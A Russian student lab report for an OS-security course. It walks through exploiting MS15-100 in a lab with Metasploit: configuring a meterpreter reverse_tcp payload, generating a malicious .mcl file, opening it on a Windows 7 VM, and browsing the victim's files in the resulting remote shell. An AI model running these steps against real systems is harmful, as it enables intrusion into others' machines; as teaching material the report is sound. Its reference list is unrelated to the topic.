

Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное
образовательное учреждение высшего образования
«Комсомольск-на-Амуре государственный университет»

Факультет компьютерных технологий
Кафедра «Информационная безопасность автоматизированных систем»

ЛАБОРАТОРНАЯ РАБОТА

по дисциплине «Безопасность операционных систем»

Metasploit Framework в kali linux

Студент группы ОИБ-1

Д.В. Шутрин

Преподаватель

И.А. Трещев

Ход работы

MS15-100 – Уязвимость делает возможным удаленное выполнение кода при открытии специально созданного файла связи (.mcl) Media Center, вредоносный код ссылается на Windows Media Center. Злоумышленник, успешно воспользовавшийся данной уязвимостью, может получить те же права, как текущего пользователя. Пользователи, учетные записи которых настроены с меньшими правами, могут подвергаться менее, чем работающие с правами администратора.

Для демонстрации данной уязвимости воспользуемся «Metasploit Framework».

После запуска программы вводим команду «search ms15» и в выпавшем списке ищем уязвимость ms15-100 (рисунок 3).




Рисунок 3 – Поиск уязвимости «MS15-100»

Затем командой «use» переходим в настройку эксплоита. Выставляем необходимые опции (рисунок 4).

```
root@kali: ~  
File Actions Edit View Help  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/fileformat/ms15_100_mcl_exe  
msf6 > use exploit/windows/fileformat/ms15_100_mcl_exe  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -i  
  
Active sessions  
-----  
No active sessions.  
  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > set LHOST 10.0.2.5  
LHOST => 10.0.2.5  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > exploit  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 10.0.2.5:4444  
[*] Started service listener on 10.0.2.5:445  
[*] Server started.  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Malicious executable at \\10.0.2.5\YObg\msf.exe ...  
[*] Creating 'msf.mcl' file ...  
[*] msf.mcl stored at /root/.msf4/local/msf.mcl
```

Рисунок 4 – Настройка эксплоита

После этого создается файл. После этого закидываем полученный файл в Windows 7 (рисунок 5).




Рисунок 5 – Файл на Windows 7

Откроем его, после этого начнется сессия (рисунок 6).

```
root@kali: ~  
File Actions Edit View Help  
LHOST => 10.0.2.5  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > exploit  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
  
[*] Started reverse TCP handler on 10.0.2.5:4444  
[*] Started service listener on 10.0.2.5:445  
[*] Server started.  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Malicious executable at \\10.0.2.5\YObg\msf.exe ...  
[*] Creating 'msf.mcl' file ...  
[+] msf.mcl stored at /root/.msf4/local/msf.mcl  
  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) >  
[*] Sending stage (175174 bytes) to 10.0.2.4  
[*] Meterpreter session 1 opened (10.0.2.5:4444 -> 10.0.2.4:49370) at 2021-12-07 04:52:36 -0500  
  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -i  
  
Active sessions  
  
Id  Name  Type  Information  Connection  
--  --  
1   meterpreter x86/windows  zhenkad-_ \zhenkad @ ZHENKAD-_  10.0.2.5:4444 -> 10.0.2.4:49370 (10.0.2.4)  
  
msf6 exploit(windows/fileformat/ms15_100_mcl_exe) > |
```

Рисунок 6 – Создание сессии

```
root@kali: ~  
File Actions Edit View Help  
40777/rwxrwxrwx 0 dir 2021-09-24 03:45:38 -0400 SendTo  
40555/r-xr-xr-x 0 dir 2021-09-24 03:45:38 -0400 Videos  
100666/rw-rw-rw- 262144 fil 2021-09-24 03:45:38 -0400 ntuser.dat.LOG1  
100666/rw-rw-rw- 0 fil 2021-09-24 03:45:38 -0400 ntuser.dat.LOG2  
100666/rw-rw-rw- 20 fil 2021-09-24 03:45:38 -0400 ntuser.ini  
40777/rwxrwxrwx 0 dir 2021-09-24 03:45:38 -0400 Главное меню  
40777/rwxrwxrwx 0 dir 2021-09-24 03:45:38 -0400 Мои документы  
40777/rwxrwxrwx 0 dir 2021-09-24 03:45:38 -0400 Шаблоны  
  
meterpreter > cd Downloads  
meterpreter > dir  
Listing: C:\Users\zhenkad\Downloads  
  
Mode                Size           Type             Last modified          Name  
-----  
100777/rwxrwxrwx 1341272 fil 2021-12-06 06:00:59 -0500 ChromeSetup.exe  
100666/rw-rw-rw- 282 fil 2021-09-24 03:45:47 -0400 desktop.ini  
100666/rw-rw-rw- 63161612 fil 2021-10-18 13:15:13 -0400 john-1.9.0-jumbo-1-win32.zip  
100666/rw-rw-rw- 65376163 fil 2021-10-18 12:02:16 -0400 john-1.9.0-jumbo-1-win64.zip  
100777/rwxrwxrwx 76579992 fil 2021-10-24 21:50:25 -0400 lc7setup_v7.1.6_Win64.exe  
100666/rw-rw-rw- 45 fil 2021-12-06 14:27:13 -0500 msf.mcl  
100666/rw-rw-rw- 516936 fil 2021-10-18 05:13:51 -0400 pwdump7.zip  
100666/rw-rw-rw- 292049 fil 2021-10-11 09:03:07 -0400 saminside.zip  
100777/rwxrwxrwx 8110 fil 2021-12-06 06:05:39 -0500 x86_powershell_injection.bat  
  
meterpreter > |
```

Рисунок 7 – Файл в папке с загрузками

Для того, чтобы убедиться, что эксплоит сработал перейдем в папку с загрузками, в которой находится наш файл (рисунок 7).

Список использованных источников

1 РД ФГБОУ ВО «КНАГУ» 013-2016. Текстовые студенческие работы. Правила оформления. – Введ. 2016-03-10. – Комсомольск-на-Амуре : ФГБОУ ВО «КНАГУ», 2016. – 55 с.

2 MasterHost [Электронный ресурс] // masterhost.ru: информационная интернет-статья. 2005. URL: https://masterhost.ru/support/mail/hosting/#program_settings (дата обращения: 10.12.2022).

3 Ship [Электронный ресурс] // snipp.ru: информационная интернет-статья. 2012. 11 мая. URL: <https://snipp.ru/handbk/hosting-mail-servers#link-masterhost> (дата обращения: 10.12.2022).